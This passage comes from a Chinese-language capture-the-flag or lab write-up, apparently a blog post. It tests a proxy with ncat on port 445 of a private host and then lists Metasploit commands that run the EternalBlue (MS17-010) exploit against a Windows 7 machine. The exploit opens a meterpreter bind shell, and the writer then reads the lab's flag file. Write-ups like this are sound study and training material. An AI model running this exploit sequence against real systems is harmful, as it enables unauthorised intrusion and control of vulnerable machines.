

可以用nc测试代理是否可用
ncat -zv 192.168.37.6 445
445端口可通即为代理可用
三层Win7
用msf直接打
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.37.6
set payload windows/x64/meterpreter/bind_tcp
set LPORT 9999
run
一大段输出后就成功拿到了meterpreter

直接读flag
cat C:/Users/pro/Desktop/flag.txt

得到flag为:
flag{9dedc7f251eb6f0c1b7bd779bb799d34}


 扫一扫


 412

 被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


